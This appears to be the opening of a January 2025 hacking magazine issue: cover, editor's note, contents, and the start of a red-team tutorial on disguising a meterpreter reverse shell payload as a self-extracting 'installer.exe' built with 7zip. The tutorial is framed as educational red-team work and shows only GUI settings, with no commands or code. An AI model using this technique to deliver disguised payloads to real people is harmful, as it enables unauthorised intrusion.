

Simplifying Cyber Security since 2016

HACKERCOOL

January 2025 Edition 8 Issue 1

Creating SFX archives to drop and execute payloads in Red Team Hacking

VULNERABILITY FOR BEGINNERS
Apple iOS zero-day CVE-2025-24200

HACKING TOOL
SPARK - a RAT that allows you to
manage targets from a browser

VULNERABILITY FOR BEGINNERS
Sonicwall CVE-2025-23006 and
Cacti CVE-2025-22604

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL
Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Editor's Note

Edition 8 Issue 1

Hello, aspiring ethical hackers and Red-team wannabes. Welcome to the New Year 2025. May this year bring you happening and success in abundance.

We are happy to announce that beginning with this Issue, Hackercool Magazine has moved on to 8th edition after successfully completing 7 editions. This achievement wouldn't have been possible without your help.

Thanks for the interest you have shown in our magazine all year round. While reading the first issue in edition 8, you will notice some changes. Yes, we have made some changes to the design of our Issue. This is in response to many of our readers feedback saying that the magazine looks bland and mundane. So, we thought it is the best time to make our magazine more attractive to our readers. Note that these design changes are not yet complete and are still ongoing. Our upcoming Issues in this edition may reflect that completely.

Apart from looks and aesthetics, we are also planning some content changes. Although we have been making changes to the content since long time, we are having a feeling that we are finally finding our mojo. Some articles features are being upgraded while some are being rebooted to suit the interests of our readers. Many new features are also being added. At the end, we are planning to make our magazine more informative to our readers. That's it. While we are at this, you can give your feedback, opinion, article ideas to us. After all, who knows about our magazine better than you, our readers. You can send your feedback by using any method given in our [Contact us](#) section below.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: +919505658443

INSIDE

See what our Hackercool Magazine's January 2025 Issue has in store for you.

1. Red Team Hacking:

Creating SFX archives to drop and execute payloads using 7zip and WinRar.

2. Vulnerability for beginners:

Sonicwall CVE-2025-23006.

3. Hacking Tool:

Spark RAT

4. Vulnerability for beginners:

Cacti security flaw CVE-2025-22604

5. What's New:

Parrot Security OS 6.3

6. Mobile security:

How Identity Check feature of Android protects your mobile from theft.

7. Vulnerability for beginners:

Apple iOS zero-day CVE-2025-24200

8. Online Security:

DeepSeek: Why the hot new Chinese AI chatbot has big privacy and security problems.

Downloads

Other useful resources



Red Team Hacking

**Creating SFX
archives using
7Zip and
WinRAR to drop
and execute
payloads**

Threat actors around the world have been using SFX archives for dropping and loading malware. Most infamous of them being Gamaradon APT and most recent being Gamacopy group. Therefore, it is very important to check the security of the organization in terms of employees falling for this tactic.

In RedTeam hacking, SFX archives provide a simple and effective method to gain initial access on a target network when all other entries or initial access are blocked. So, in this month's Issue of Hackercool Magazine, you will learn how to create SFX archives with 7Zip and WinRAR to drop payloads and gain access on a target network.

What are SFX archives?

SFX archives or self-extracting archives are computer executable programs that combine compressed data in an archive file with machine executable code to extract information.

Let me give you a simple example to explain functions of SFX archives. Let's say you have some files that you need to send to your friend. You compress them into an archive with any archiving software like 7zip or WinRAR and send it to him. On the receiver's side, he/she unpacks or extracts them with any unzipping software. That's the normal use.

When you create a SFX archive of the files and send it to the receiver, the receiver doesn't need an extracting or unzipping software to extract the archive. It just works like an executable and files get extracted.


This gives many advantages to Red Team hackers especially for gaining access. Let's learn how to drop and load payloads.

For the purpose of this article, let's use meterpreter reverse shell payload as our payload. Our target system is Windows 10 and we will be using two attacker machines. The first one, Windows is for creating SFX archives and other Kali Linux with a listener to receive the incoming shell.


SFX files are capable of extracting the data contained within them without the need for dedicated software to display the file contents.

Dropping payloads with 7zip

On the Windows attacker system, I open 7zip.



I select the meterpreter payload and click on “Add” as shown below.



A new window opens as shown below.

Add to Archive

Archive: C:\Users\ADMIN\Downloads\
metx64_132_4444.7z

Archive format: 7z Update mode: Add and replace files

Compression level: 5 - Normal Path mode: Relative pathnames

Compression method: * LZMA2

Dictionary size: * 32 MB

Word size: * 32

Solid Block size: * 8 GB

Number of CPU threads: * 2 / 2

Memory usage for Compressing: 378 MB / 1638 MB / 2047 MB * 80%

Memory usage for Decompressing: 34 MB

Split to volumes, bytes:

Parameters:

Options

Options

- ☒ Create SFX archive
- ☐ Compress shared files
- ☐ Delete files after compression

Encryption

Enter password:

Reenter password:


☒ Show Password

Encryption method: AES-256

☐ Encrypt file names

OK Cancel Help


Here are the changes you need to make. You can choose the name of the archive that is appropriate. I have named it “installer.exe”. Keep the extension as ‘7z’. Set the compression method to LZMA2. Most importantly, check the checkbox “Create SFX archive”. You can set a password for your SFX archive if you want. (Most SFX archives used by threat actors have password set for their archives). However, for this tutorial, I will not set any password. After making all the changes, click on “OK”.



